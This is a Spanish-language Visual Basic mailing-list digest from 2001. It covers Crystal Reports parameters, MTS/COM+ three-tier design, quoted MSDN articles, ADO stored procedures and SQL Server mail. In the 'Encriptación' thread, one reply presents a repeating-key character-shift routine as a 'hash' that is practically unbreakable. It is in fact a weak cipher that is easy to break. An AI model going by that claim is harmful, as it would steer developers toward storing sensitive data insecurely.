    y resulta que cuando abro la base por access, entre las consultas no aparece.
    la puedo usar, y si por ejemplo quiero hacer un informe referenciado a esa consulta, anda bien. Pero si la quiero ver dentro de access en diseño, es como si no existiera.

Si a alguien le paso algo parecido o sabe como solucionarlo, agradecido.

Saludos, german

Mensaje enviado por "German Salvia" <german@tec.com.ar>

yo lo uso así y funciona bien

```
cr.reportfilename =
CR.RetrieveStoredProcParams
CR.StoredProcParam(0) = Valor 1
CR.StoredProcParam(1) = Valor 2
cr.action
```

-----Mensaje original-----
De: Victor R. Barra Ruiz [mailto:vbarra@infovia.cl]
Enviado el: Martes, 23 de Octubre de 2001 03:25 p.m.
Para: visualbasic-esp@yahoogroups.com; sqlmax@yahoogroups.com
Asunto: (VB-ESP) Ejecutar un SP desde VB modificando los parámetros

Hola listeros.

He estado probando toda la mañana lo siguiente y no me resulta.

Diseñe un CR que tiene como base un SP al cual hay que entregarle dos parámetros.
La idea es poder modificar estos parámetros a través de una interfaz hecha en VB.

El código es:

```
cr.reportfilename =
cr.sqlquery = "exec P1, P2"
cr.action = 1
```

Si omito la línea del sqlquery, funciona perfectamente, pero con los parámetros que están definidos en el CR al momento de crearlo.

Si yo lo modifico, esta me da un error.
Error "20599" en tiempo de ejecución: No se puede abrir el servidor SQL"

```
cr.reportfilename =
cr.sqlquery = "exec c1, c2"
cr.action = 1
```

Hay alguna restricción al respecto que alguien sepa.

de antemano gracias.

Desarrollo en 3 capas (MTS) *(6 mensajes)*

Mensaje enviado por "Fernando De la Cruz" <fdelacruz@viabcp.com>

Ronald:

Adicionalmente a lo que te dijo Pablo, previamente tienes que hacer algunos cambios en tus componentes:

1. Todas tus componentes deben ser "stateless", es decir no deben tener Propiedades, solo utiliza Métodos.
2. Tus Componentes no deben tener interfaz gráfica.
3. Si quieres enviar un mensaje desde el componente utiliza el Err.Raise y capturas todos estos errores en el Cliente.
4. Para pasar parametros utiliza un Arreglo de tipo Variant para enviarlos en un solo viaje.
5. La coneccion a la BD debe estar dentro de cada Método.
6. Utiliza Recordset Desconectados
7. Utiliza la Referencia a MTS (Transaction Server Type Libray) o COM+ (Com+ Services Type Library) para crear las transacciones (Obtener el contexto, aceptar una transacion o Abortarla)

Cualquier consulta, no dudes en pedirla

Saludos,

Fernando De la Cruz Cabello
MCSD
Lima - Perú

Mensaje enviado por Ronald Ubach <rubach@tiempost.com.uy>

Hola a todos, HELP !!
Tengo una aplicación en 2 capas es decir un cliente y las clases que están en dll, hasta acá todo bien y funciona ahora lo que quiero es pasarlo a 3 capas pero no tengo ni idea, a gatas instale el mts en el servidor y ahora ???
Según lo que leí al cliente no le toco nada, tengo que tocar algo en las dll no ??
bueno agradezco si alguien me puede alcanzar algún material o tirarme alguna ayuda.

Mensaje enviado por "Pablo Herrera" <pablo@austral.com.pe>

Hola Ronald, creo que te puedo ayudar, te doy los pasos :
1.- Dependiendo de la version de Windows en tu server deberas abrir tu MTS (en caso de Windows NT4.0) o tu Component Services (en caso de ser 2000 Server).
2.- Debes copiar la Dll, en un directorio de tu servidor.
3.- En la consola de Mts o C.S., debes crear un paquete (click derecho en paquetes, nuevo), y le das crear paquete nuevo, en el nombre, algo descriptivo ejm "Facturacion".
4.- Ahora debes registrar la Dll en el paquete, o incluirla, para eso, la forma mas facil es abrir el explorador de windows, ubicar la DLL y arrastrarla directamente al paquete que has creado.

5.- Listo ahora ya tienes tu paquete en el MTS, pero para que tus clientes puedan acceder a ese paquete, tienes que generar los instaladores, para esto solo le tienes que darle click derecho al paquete y darle la opcion de "Exportar paquete", y sigues las opciones por defecto.
6.- Luego de exportar el paquete, en la carpeta donde se guardo, se creara una carpeta "Client", en caso de ser Windows Nt y dos archivos un MSI, y un Zip en caso de ser 2000 server.
7.- Ahora tan solo deberas pasarte por todos tus clientes ejecutando ese pequeño .exe para que tu app funcione.

Espero te sirva, cualquier consulta me pasas la voz.

Pablo Herrera Rejas
Microsoft Certified Professional
pablo@austral.com.pe
ICQ : 105830399

Mensaje enviado por "Fernando De la Cruz" <fdelacruz@viabcp.com>

Ronald:

Es justamente un punto que me olvidaba, ya que un Componente MTX o COM+ tiene el comportamiento "Just In Time" no debe tener codigo en los Eventos Initialize ni Terminate, y la coneccion se realiza dentro de cada Método.

Lo de CreateObject() lo puedes usar en la APP Cliente, si dentro de un componente instancias otro component debe usar GetObjectContext() y luego CreateInstance().

Saludos,

Fernando De la Cruz Cabello
MCSD
Lima - Perú

Mensaje enviado por Fuentes Garcia Ramiro <rfuentesg@segbancomer.com.mx>

Si, en el disco 2 de Visual Studio Enterprise Edition viene en un directorio "\ntoptpak\X86\win.95"

-----Mensaje original-----
De: Fuentes Garcia Ramiro [mailto:rfuentesg@segbancomer.com.mx]
Enviado el: Martes, 23 de Octubre de 2001 02:55 p.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: RE: (VB-ESP) 3 capas

Si, si se puede, hay un OP para Win9x

Mensaje enviado por Ginez Javier <JGinez@sancorseguros.com>

Estimados compañeros,

Envío documentación de MSDN respecto a los requerimientos para instalar MTS.

Saludos!

Platform SDK: Transaction Server
MTS System Requirements
[This product will work only on Windows NT 4.0 versions and earlier. For Windows 2000 and later, see COM+ (Component Services).]

This section describes the hardware and software requirements for installing MTS, discusses other setup considerations, and describes MTS support on Alpha platforms.

You can install MTS on your computer by:

Using the Windows NT® 4.0 Option Pack to install MTS with Internet Information Server (IIS) or other Option Pack components.
Using the Windows NT 4.0 Option Pack to install MTS without any other Option Pack components.
MTS runs on Windows NT, Windows® 98, and Windows® 95 with DCOM support.

Important: If you are already using IIS 2.0 or IIS 3.0, do not install MTS without installing IIS 4.0 in the Windows NT Option Pack.

To install MTS without other Option Pack components:

Run the Option Pack Setup program. Choose Custom install.
Uncheck all Option Pack components.
Select, but do not click the check box, for Transaction Server.
Click Show Subcomponents.
Check Transaction Server Core Components. This will also check Microsoft Management Console.
Note that choosing the Development Option also installs the Data Access components.

Click OK and continue the setup program.
Hardware Requirements

Before you install Microsoft Transaction Server, make sure that your computer meets the following minimum requirements:

Any Windows NT, Windows 98, or Windows 955 with DCOM support i386-compatible computer or Alpha AXP(tm) computer. See the MTS Readme for the latest information on hardware requirements.
A hard disk with a minimum of 30 megabytes available space for a full installation.
A CD drive.
Any display supported by Windows NT version 4.0 or later or Windows 98.
At least 32 megabytes of memory.
A mouse or other suitable pointing device.
You can run MTS setup unattended using the Windows NT 4.0 Option Pack setup.
Before you run setup unattended, modify the setup file with your setup selections.
The unattended setup file (unattend.txt) is located in your \MTS directory.

To run setup unattended, click the Start button, select Run and type the following:

setup /u:unattend.txt.
Software Requirements

MTS software requirements include:

Before you install MTS, you must install Microsoft Windows NT version 4.0 or later, Windows 98, or Windows 955 with DCOM support on your computer.
Failure to install DCOM support for Windows 95 before setting up MTS will result in the following error message:
Setup library mtssetup.dll could not be loaded or the function MTSSetupProc could not be found.
You can install DCOM support for Windows 95 from http://www.microsoft.com/resources/downloads.asp. Note that DCOM support for Windows 95 is installed by Internet Explorer 4.0. Windows 98 includes DCOM support.

If you uninstall MTS on a Windows 95 computer, do not uninstall DCOM support for Windows 95. The Microsoft Distributed Transaction Coordinator (MS DTC), which is installed but not removed by the MTS setup program, requires DCOM support on Windows 95.

If you want to remotely administer a Windows NT computer from a Windows 98 computer, you must install the Remote Registry service for Windows 98. The Remote Registry service allows you to change registry entries for a remote Windows NT computer (given the appropriate permissions). To obtain the Remote Registry service, go to the \Admin\Nettols\RemoteReg subdirectory on the Windows 98 CD. Read the Regserv.txt file for instructions on installing the Remote Registry service.
If you want to use a Microsoft Windows 95 client with MTS, install DCOM for Windows 95. For the latest information on DCOM support for Windows 95, see http://www.microsoft.com/resources/downloads.asp. Note that Windows 98 includes DCOM support.
If you are using Windows NT Server, you must install Windows NT Service Pack 3. You can download Windows NT Service Pack 3 from http://www.microsoft.com/support.
If you want your components to access databases, use Microsoft SQL Server, version 6.5 or later, or another Microsoft Transaction Server-compatible database. Note that SQL Server requires the Windows NT operating system.
It is strongly recommended that you install the SQL Server Service Pack 4 on computers running MTS software. This Service Pack resolves several known problems. You can install SQL Server Service Pack 3 from http://www.microsoft.com/support/.
If you plan to create components with Microsoft Visual Basic®, use Microsoft Visual Basic, Enterprise Edition, version 4.0 or later. It is strongly recommended that you use Visual Basic version 5.0 or later to build your MTS components.
If you use Visual Basic to build your DLL, install the VB addin offered as part of the Transaction Server Custom install setup option. Using the addin will properly refresh the MTS catalog, even after Visual Basic generates new component GUIDs upon compilation. See the MTS Component Requirements section for more information.

If you plan to create components with Microsoft Visual C++®, use version 4.1 or later with the Active Template Libraries (ATL), version 1.1 or later. If you use Visual C++ version 4.1, you must have the Win32® SDK.
If you plan to create and run Java components with MTS, use the Microsoft Virtual Machine for Java installed with IE 4.0 or later. You can download Internet Explorer from http://www.microsoft.com/windows/ie/.
If you plan to create Internet applications, you must use Microsoft Internet Information Server version 4.0 or later and Microsoft Internet Explorer version 4.0 or later.
To use MTS with an Oracle database, see the Setting Up MTS to Access Oracle topic, which provides essential information for making Oracle work with Microsoft Transaction Server.
No Remote Administration of MTS 2.0 Computers from MTS 1.x Computers You cannot remotely administer an MTS 2.0 installation from a computer running a previous version of MTS. Attempting to do so will return an error code or cause the MTS

Explorer to terminate unexpectedly.

Use the Advanced Data Connector 1.1 Client
The ADC 1.5 client only works with the Internet Explorer (IE) 4.0. The ADC 1.5 client will not work with any version of Internet Explorer before IE 4.0.

For users of the MTS Adventure Works sample application, check http://www.microsoft.com/data/ado/rds/ for an updated ADC 1.1 client that will work with Internet Explorer version 3.0 or later. You will need to recompile the MTS Adventure Works sample to set a reference to the new ADC 1.5 recordset library (Msador15.dll).

Visual Basic 5.0 Shutdown with MTS 2.0
After installing MTS 2.0, you may see an Access Violation when shutting down Microsoft® Visual Basic® 5.0. This is a known Visual Basic 5.0 bug that can be fixed by installing Visual Studio(tm) Service Pack 2 from http://msdn.microsoft.com/vstudio/. Refer to Knowledge Base article Q167213 for more information about this problem.

Deadlocks on Windows 98 When Using Named Pipes
There is a known problem that may cause deadlocks when using more than approximately 40 Named Pipe connections from a Windows 98 client to MS SQL Server. To fix this problem, change the protocol between the ODBC driver and SQL Server to TCP/IP.

Run the INSTCAT.SQL Script
As a convenience, MTS includes the INSTCAT.SQL script. This script updates the catalog stored procedures for the SQL Server ODBC driver. If you have not done so already, run this script using the SQL Server isql utility. This script resolves any potential mismatch version problems that may occur with SQL Server catalogs.

Installing SQL Server with MTS
You can install SQL Server 6.5 after installing MTS. It is recommended that you install SQL Server 6.5 before installing MTS. If you install SQL Server 6.5 after installing MTS, MTS Setup will attempt to ensure that MS DTC works properly.

Installing MTS 1.0 over MTS 2.0
To install MTS 1.0 on a computer with MTS 2.0 installed, you must remove the following files from your system directory before running MTS 1.0 setup:

%WINDIR%\system32\adme.dll
%WINDIR%\system32\dac.exe
%WINDIR%\system32\dacdll.dll
%WINDIR%\system32\dtccm.dll
%WINDIR%\system32\dtctrace.dll
%WINDIR%\system32\dtctrace.exe
%WINDIR%\system32\dtcuic.dll
%WINDIR%\system32\dtcuis.dll
%WINDIR%\system32\dtcutil.dll
%WINDIR%\system32\dtcxatm.dll
%WINDIR%\system32\enudtc.dll
%WINDIR%\system32\logmgr.dll
%WINDIR%\system32\msdtc.exe
%WINDIR%\system32\msdtc.dll
%WINDIR%\system32\msdtcprx.dll
%WINDIR%\system32\msdtctm.dll
%WINDIR%\system32\dtccfg.cpl
%WINDIR%\system32\svcsrvl.dll
%WINDIR%\system32\xolehlp.dll

%WINDIR%\system32\mmc.exe
%WINDIR%\system32\mmc.ini
%WINDIR%\system32\mmclv.dll
%WINDIR%\system32\mmcndmgr.dll
%WINDIR%\system32\mtxinfr1.dll
%WINDIR%\system32\mtxinfr2.dll
%WINDIR%\system32\mtxclu.dll
%WINDIR%\system32\mtxrn.dll
%WINDIR%\system32\mtxdm.dll

Uninstall Option Removes User-Defined Packages
If you are using a previous version of MTS and would like to retain your user-defined packages, do not use the Uninstall option in the setup program or the Add/Remove Programs service icon in the Control Panel. Uninstalling MTS results in the removal of all user-defined packages. To preserve user-defined packages when upgrading, install MTS over your existing version of MTS.

Incorrect System Package Identity Passwords
If you incorrectly specify a password for the System Package Identity on setup, the Microsoft Transaction Server Explorer will not run. You will get a 80008005 error (server exec failure) back from the catalog server (System package). To fix a bad system password, reinstall Microsoft Transaction Server.

In addition, if you incorrectly specify the password on a System Package Identity, the package won't run. You will get the same 80008005 error. But this time, the client will see this failure HRESULT on a CoCreateInstance or equivalent. To fix this, go back to the Explorer and adjust the package's identity (through the package's Identity tab). User IDs are verified, but passwords are not because of security restrictions in Windows NT.

Alpha Platforms

MTS is supported on Alpha AXP(tm) computers. However, this release of Microsoft Transaction Server for Alpha platforms does not include the following:

Microsoft Visual J++ components and samples
You can find sample Microsoft Visual C++ and Visual Basic components as well as the administrative sample scripts in the \Program Files\Mts\Samples folder.

To validate your MTS installation on Alpha platforms, you can run the Sample Bank application using two computers, an Alpha computer (as a server), and an X86 computer (as a client). See the Setting Up the MTS Sample Bank Application topic for more details.

Platform SDK Release: February 2001 Contact Platform SDK Order a Platform SDK CD Online

---
Javier E. Ginez
Analista de Sistemas

Deshabilitar la opcion Guardar en word

Mensaje enviado por CAT - Demarcación de Cáceres <coaec@retemail.es>

Hola!
Pon esto, que creo que será lo que buscas:

```
WA.WordBasic.SetDocumentDirty 0
WA.Quit
Set WA = Nothing
```

donde WA es Word.Application

Espero que te sirva.
Saludos, Magda.

Determinar la versión del Internet Explorer

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Acá te paso info del MSDN. Espero sirva.
Saludos,

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

Determining Which Version of Internet Explorer You Are Using
ID: Q164539

The information in this article applies to:

- Microsoft Internet Explorer for Windows 3.1
- Microsoft Internet Explorer for Windows 95
- Microsoft Internet Explorer for Windows NT 4.0
- Microsoft Internet Explorer for Macintosh
- Microsoft Internet Explorer for UNIX on Sun Solaris
- Microsoft Internet Explorer for Windows 98

SUMMARY
This article describes how to determine which version of Internet Explorer you are using.

MORE INFORMATION

Internet Explorer for Windows 95/98 or Windows NT
Internet Explorer version numbers use the following format:

...
The following list includes possible Internet Explorer version numbers:

Version	Product
4.40.308	Internet Explorer 1.0 (Plus!)
4.40.520	Internet Explorer 2.0
4.70.1155	Internet Explorer 3.0
4.70.1158	Internet Explorer 3.0 (OSR2)
4.70.1215	Internet Explorer 3.01
4.70.1300	Internet Explorer 3.02
4.71.544	Internet Explorer 4.0 Platform Preview 1.0 (PP1)
4.71.1008.3	Internet Explorer 4.0 Platform Preview 2.0 (PP2)
4.71.1712.6	Internet Explorer 4.0

4.72.2106.8 Internet Explorer 4.01
4.72.3110.8 Internet Explorer 4.01 Service Pack 1 (SP1)
4.72.3612.1713 Internet Explorer 4.01 Service Pack 2 (SP2)
5.00.0518.10 Internet Explorer 5 Developer Preview (Beta 1)
5.00.0910.1309 Internet Explorer 5 Beta (Beta 2)
5.00.2014.0216 Internet Explorer 5
5.00.2314.1003 Internet Explorer 5 (Office 2000)
5.00.2614.3500 Internet Explorer 5 (Windows 98 Second Edition)

NOTE: All versions of Internet Explorer 5 customized with the Internet Explorer Administration Kit (IEAK) include one of the following strings after the version number when you click About on the Help menu:

IC = Internet Content Provider
IS = Internet Service Provider
CO = Corporate Administrator

NOTE: Some versions of Internet Explorer 4 do not display sub-build numbers when you click About Internet Explorer on the Help menu. Platform Preview versions of Internet Explorer 4.0 are pre-release public betas.

To determine the version of Internet Explorer that is currently installed on your computer, use any of the following methods:

a.. Determining the Version of Internet Explorer Using the User Interface In all versions of Internet Explorer, click About Internet Explorer on the Help menu. The product and version information is displayed in the dialog box that appears.

b.. Determining the Version of Internet Explorer Using the Registry

You can obtain the version of Internet Explorer you are running by viewing the following registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer

If a "Version" value appears in this key, Internet Explorer 4.0 or later is installed. The "Version" string value contains the version of Internet Explorer 4.0 or later that is installed on your computer (for example, the Version string value for Internet Explorer 5 is "5.00.2014.0216").

Internet Explorer 3.x does not add the "Version" value to the registry. Instead, it adds a "Build" value to the same registry key and updates the "IVer" string value to "103." For backwards compatibility, Internet Explorer 4.0 and later modifies or adds the "Build" value. For Internet Explorer 3.x, the "Build" value is a string that contains the four- character build number (for example, "1300" for Internet Explorer 3.02). For Internet Explorer 4.0 and later, the "Build" value is a string that contains a five-character value that uses the following format:

..

For example, the "Build" value for Internet Explorer 5 is "52014.0216".

Internet Explorer 1.0 for Windows 95 (included with Microsoft Plus!) does not add the "Version" or "Build" values to the registry. Instead, it adds an "IVer" value to the same registry key and sets the string value to "100."
Internet Explorer 2.0 for Windows 95 adds the "Build" value (which it sets to "520"), and updates the "IVer" string value to "102." Versions of Internet Explorer included with Windows NT 4.0 do not add the "Build" value to the registry, but they do update the "IVer" string value to "101."

If none of these values are in the registry, Internet Explorer is not installed properly or at all.

NOTE: You can also use the registry to determine the version of Internet Explorer that is restored if you uninstall Internet Explorer 4.x. For information about how to do so, please see the following article in the Microsoft Knowledge Base:

Q165871 How to Determine Your Previous Version of Internet Explorer

a.. Determining the Version of Internet Explorer Using the Shdocvw.dll File For Internet Explorer 3.0 and later, the browser is implemented in the Shdocvw.dll (Shell Document Object and Control Library) file. You can use the version of the Shdocvw.dll file to determine the version of Internet Explorer that is installed on your computer. To do so, follow these steps:

1.. Click Start, point to Find, and then click Files Or Folders.

2.. In the Named box, type shdocvw.dll, and then click Find Now.

3.. In the list of files, right-click the Shdocvw.dll file, and then click Properties.

4.. Click the Version tab.

The following chart lists the different versions of the Shdocvw.dll file and the corresponding versions of Internet Explorer:

Version	Product
4.70.1155	Internet Explorer 3.0
4.70.1158	Internet Explorer 3.0 (OSR2)
4.70.1215	Internet Explorer 3.01
4.70.1300	Internet Explorer 3.02
4.71.1008.3	Internet Explorer 4.0 PP2
4.71.1712.5	Internet Explorer 4.0
4.72.2106.7	Internet Explorer 4.01
4.72.3110.3	Internet Explorer 4.01 Service Pack 1
4.72.3612.1707	Internet Explorer 4.01 SP2
5.00.0518.5	Internet Explorer 5 Developer Preview (Beta 1)
5.00.0910.1308	Internet Explorer 5 Beta (Beta 2)
5.00.2014.213	Internet Explorer 5
5.00.2314.1000	Internet Explorer 5 (Office 2000)
5.00.2614.3500	Internet Explorer 5 (Windows 98 Second Edition)
5.0.2717.2000	Internet Explorer 5 with Update for "Malformed Favorites Icon" Security Issue installed

The Shdocvw.dll file is installed in the Windows\System folder in Windows 95, and in the Winnt\System32 folder in Windows NT. If the Shdocvw.dll file does not exist, Internet Explorer 3.0 or later is not installed properly or at all.

a.. Determining the Version of Internet Explorer Using a Script All versions of Internet Explorer send version information in the Hypertext Transport Protocol (HTTP) user agent information header. This information can be read from script on a Web page. For information about how to use a script to obtain the version of Internet Explorer someone is using, please see the following article in the Microsoft Knowledge Base:

Q167820 HOWTO: Determining Browser Version from a Script

Web page developers can use this information to take advantage of new features in later versions of Internet Explorer (for example, Dynamic Hypertext Markup Language [HTML] or Channels in Internet Explorer 4.x), and degrade gracefully for earlier versions of Internet Explorer that do not support these features.

b.. Identifying 128-Bit Versions of Internet Explorer

To determine if you are running the 128-bit strong encryption version of Internet Explorer 3.x or 4.x, check the properties of the Schannel.dll file. To do so, follow these steps:

NOTE: If you are running Internet Explorer 4.01 or later, click About Internet Explorer on the Help menu to determine if the 128-bit or 40-bit version of the Schannel.dll file is installed.

1.. Click Start, point to Find, and then click Files Or Folders.

2.. In the Named box, type schannel.dll, and then click Find Now.

3.. In the list of files, right-click the Schannel.dll file, and then click Properties.

4.. Click the Version tab.

For the 40-bit or Server Gated Cryptography (SGC) version of the Schannel.dll file, "PCT/SSL Security Provider (Export Version)" is the description.

For the 128-bit version of the Schannel.dll file, "PCT/SSL Security Provider (US and Canada Use Only)" is the description.

Note that the version number of the Schannel.dll file is the same for 40-bit, SGC, and 128-bit versions; only the file description is different.

For additional information about the SGC version of the Schannel.dll file, please see the following article in the Microsoft Knowledge Base:
Q148427 Generic SSL (PCT/TLS) Updates for IIS and MS Internet Products For information about how Internet Explorer 4.0 updates the Schannel.dll file, please see the following article in the Microsoft Knowledge Base:
Q174494 Internet Explorer 4 or 5 Setup Updates 128-Bit Encryption

For additional information about 128-bit strong encryption in Internet Explorer, visit the following Microsoft Web page: http://www.microsoft.com/ie/

Internet Explorer for Macintosh or Windows 3.1

In Internet Explorer, click About Internet Explorer on the Help menu. On the Macintosh, click About Internet Explorer on the Apple menu. The version number is displayed in the dialog box that appears. Possible version numbers include:

Windows 3.1	Macintosh
2.0	2.0
2.01	2.1
2.1	3.0
3.0	3.0a
3.0a	3.01a
3.01	4.0
3.02a	

NOTE: If the version number is 3.0, you should also check the build number next to the version number.

To determine if you are running the 128-bit strong encryption version of Internet Explorer for Macintosh, click About Internet Explorer on the Apple menu, and then click Support. The Encryption box should contain the current encryption level. Examples include:

a.. 40 Bit International/Export Version

b.. 128 Bit US Domestic (Not for Export)

Another way to determine if you are running the 128-bit strong encryption version is to Get Info on one of the following files (depending on your processor family: Power PC or 68xxx) and examine the version information:

a.. System Folder:Extensions:MS Library Folder:MS Internet Library (PPC)

b.. System Folder:Extensions:MS Library Folder:MS Internet Library (68K)

Internet Explorer for UNIX on Sun Solaris

To determine the version of Internet Explorer that is currently installed on your computer, use the following steps:

1.. At the Terminal window, type the path to the installed Internet Explorer files. The default path is /usr/local/microsoft/.

2.. At the prompt, type cd /user/local/microsoft/ie4/sunos, and then press ENTER.

3.. Type ls -i libschannel.so., and then press ENTER.

4.. Compare the file information to the following chart to determine the version of Internet Explorer that is currently installed on your computer.

Version	Size	Product
4.71.1410.4	227,564	Internet Explorer 4.01 40-bit
4.71.1410.4	227,656	Internet Explorer 4.01 128-bit

Additional query words: 1.00 2.00 3.00 4.00 5.00 current determine sms

Keywords : msiew95 msient msiew31 msiemac msieunix msiew98
Version : MACINTOSH:; UNIX:; WINDOWS:
Platform : MACINTOSH UNIX WINDOWS
Issue type : kbhowto

Last Reviewed: August 2, 1999

----- Original Message -----
From: "IceMan " <ice_fx@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Sunday, October 21, 2001 4:04 AM
Subject: (VB-ESP) Version IE

> Que tal Listeros:
> Tendrá alguno de ustedes una función que devuelva la version del Internet
> Explorer que esté instalado en una pc, así como el service pack del mismo?
> Ejem: 5.xx.xxxxxx
> Sp1;
> Gracias.

Documentación sobre API

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Este es un documento sobre el uso de API's en VB.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

api_vb.zip

Ejecutar procedimientos almacenados que devuelven parámetros *(2 mensajes)*

Mensaje enviado por Omar Vivas <ovivas@manapro.com>

Para que puedas retornar un valor despues de ejecutar un command que usa un SP, debes realizar los siguientes pasos:
 1.- Crear un objeto command y colocarlo de tipo cmdStoreProcedure, luego le asignas los Parametros.
 2.- Añades al Command un parametros, colocandolo como de tipo salida(Output).
 3.- Ejecutas el command
 4.- Tomar el valor resultante de la variable.

 De hecho según el MSDN es la mejor forma de retornar los valores debido a que disminiuye el tráfico de red, y obtienes directamente el valor.

 Espero te sirva de ayuda....

  Ing. Omar Vivas
  Manapro Consultores.
  MCP
  (02) 9511455 ext 210.
  e-mail: vivaso@yahoo.com

Mensaje enviado por Ginez Javier <JGinez@sancorseguros.com>

Estimada Karina,

1)Ejemplo de Sp que devuelve un valor:

```
create procedure MiSPdePrueba
    @Fecha datetime output
as

select @Fecha = getdate()
```

2)Llamada al SP desde VB.
Debes declarar el parametro @Fecha como adParamOutput (de salida) sin pasarle valor.
Luego de ejecutarlo, recuperas el valor de la colección parameters del objeto command

```
   Set cmd = New ADODB.Command
   cmd.CommandText = "MiSPdePrueba"
   cmd.CommandType = adCmdStoredProc

   Set prm = cmd.CreateParameter("Fecha", adDBTime, adParamOutput )
   cmd.Parameters.Append prm

   Set cmd.ActiveConnection = Cnn
   Set rst = cmd.Execute

   Debug.Print cmd.parameters("@Fecha").value
```

Saludos

Javier E. Ginez
Analista de Sistemas

-----Mensaje original-----
De: Karina Luján [mailto:lujan@curtarsa.com.ar]
Enviado el: Lunes, 29 de Octubre de 2001 12:42 p.m.
Para: 'Lista vb'
Asunto: (VB-ESP) Procedimientos almacenados con valor de retorno

Alguien me podría dar un ejemplo como usar procedimientos almacenados (SQL-Server) que me devuelva un valor, utilizando ADO. Si es posible que incluya el detalle del procedimiento almacenado, ya que de la manera que yo lo hice no funciona pero en realidad no se si está mal hecho el procedimiento o la parte de visual.
Muchas Gracias.

Encriptación *(2 mensajes)*

Mensaje enviado por Ismael Alberto Ibarra Bueno <iibarrab@gfnorte.com.mx>

Saludos cordiales,

Ismael A. Ibarra Grupo Financiero BANORTE.
*3197200 Ext. 24405
% Fax 3197200 Ext 34403.
* Hyperlink iibarrab@gfnorte.com.mx

encrypt1.zip

Mensaje enviado por Martin Villafañe <Martin_Villafane@Entools.com>

Encriptando el contenido, esta tecnica se llama Hash, consiste en dejar la informacion abierta en la base de datos pero encriptada.

Aca te mando una rutina para hacer esto... este algoritmo es muy bueno se llama ChrTran, y con claves de mas de 8 caracteres, se combierte en un algorito intratable, en tiempos de ataque por fuerza bruta, pero tiene algunas debilidades, con otro metodos de ataque por bloques, pero para proteger datos en una base, es mucho mas que suficiente.

```
Public Function EncriptarChrTran(Password As String, Texto As String, Accion
As Integer) As String
'Action = 1 Encriptar
'Action = 2 Desencriptar

    Dim UserKeyX As String
    Dim Temp As Integer
    Dim Times As Integer
    Dim i As Integer
    Dim j As Integer
    Dim n As Integer
    Dim rtn As String

    'Obtiene los caracteres de las clave
    n = Len(Password)
    ReDim UserKeyASCIIS(1 To n)
    For i = 1 To n
        UserKeyASCIIS(i) = Asc(Mid$(Password, i, 1))
    Next

    'obtiene los caracteres del texto
    ReDim TextASCIIS(Len(Texto)) As Integer
    For i = 1 To Len(Texto)
        TextASCIIS(i) = Asc(Mid$(Texto, i, 1))
    Next

    'Encripta/Desencripta
```

```
    If Accion = 1 Then
       For i = 1 To Len(Texto)
           j = IIf(j + 1 >= n, 1, j + 1)
           Temp = TextASCIIS(i) + UserKeyASCIIS(j)
           If Temp > 255 Then
              Temp = Temp - 255
           End If
           rtn = rtn + Chr$(Temp)
       Next
    ElseIf Accion = 2 Then
       For i = 1 To Len(Texto)
           j = IIf(j + 1 >= n, 1, j + 1)
           Temp = TextASCIIS(i) - UserKeyASCIIS(j)
           If Temp < 0 Then
              Temp = Temp + 255
           End If
           rtn = rtn + Chr$(Temp)
       Next
    End If

    EncriptarChrTran = rtn

End Function
```

----- Original Message -----
From: "Roberto" <racastillo@viabcp.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Wednesday, October 10, 2001 11:49 AM
Subject: (VB-ESP) Como Puedo Proteger una MDB pero sin Password

Hola a todos:
Espero puedan ayudarme con esto porfavor:
Como Puedo Proteger una base de datos en access(*.MDB) pero sin utilizar password ya que de esta forma es muy facil desproteger la base de datos.

Saludos y gracias por su colaboracion

Enviar correo con SQL Server

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Hola Listeros,
tengo que generar un stored-procedure en SQL7 para enviar un email desde el servidor (con xp_sendmail), y agregar al msg. un archivo Word attacheado, que debe generarse a partir del contenido de una columna tipo "image" guardada en una tabla.

Es decir, en una tabla "Documentos" tengo una columna "Doc_Original" de tipo "image" que contiene documentos Word. Estos fueron grabados desde una aplicación VB6, utilizando el objeto ADODB.Stream de ADO 2.5.

Ahora, desde el Query Analyzer hago lo siguiente:

```
EXEC master..xp_sendmail @recipients='Fulanito',
    @subject = Mail con adjunto',
    @message = 'Va archivo adjunto con un documento Word',
    @attachments = 'prueba1.doc',
    @query = 'SELECT Doc_Original FROM MiBase..Documentos WHERE DocID = 20',
    @attach_results = 'TRUE',
    @no_header = 'TRUE'
```

En primer lugar, luego de ejecutar esta instrucción indica el sig. mensaje:
    Msg 10015, Level 4, State 10015
    Data-conversion resulted in overflow.
    Mail sent.

Y no sé que significa esto. De todas maneras, el email sale.
Ahora bien, si voy a revisar el mensaje recibido (en este caso, en la cuenta "Fulanito"), me encuentro con que el archivo "prueba1.doc" attacheado tiene cualquier porquería: me levanta el Word (porque es un ".doc"), pero adentro me muestra cualquier basura.

Alguna sugerencia para esto?
Alguien hizo algo similar?

Gracias,

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

Error en MSVCRT.DLL *(2 mensajes)*

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Esto es algo de lo que encontre en el MSDN (Inglés):

PRB: Installation Conflict w/C Run-Time Library (MSVCRT20.DLL)
Last reviewed: May 23, 1997
Article ID: Q136286
The information in this article applies to:
Microsoft Visual SourceSafe for Windows, version 4.0
Microsoft Visual SourceSafe for Windows NT, version 4.0
Microsoft Visual SourceSafe for Windows 95, version 4.0
Microsoft Visual C++, version 4.0

SYMPTOMS
Visual SourceSafe uses the Msvcrt20.dll file during installation. If older versions of the file exist on your computer, depending on which operating system you're using, this file may conflict with the Visual SourceSafe installation.

Msvcrt20.dll is the run-time version of the C language library used by any product that was created with Microsoft Visual C++ version 2.x. Earlier versions of this file may be incorrectly installed on your system, which can also create a conflict during installation.

You may see one of the following messages:

> Setup cannot open the destination file
> 'C:\WINDOWS\SYSTEM\MSVCRT20.DLL'. The file may be in
> use by another application, or marked read-only. Close
> the application or change the file's read-only attribute
> and try again.
>
> Setup could not open the file
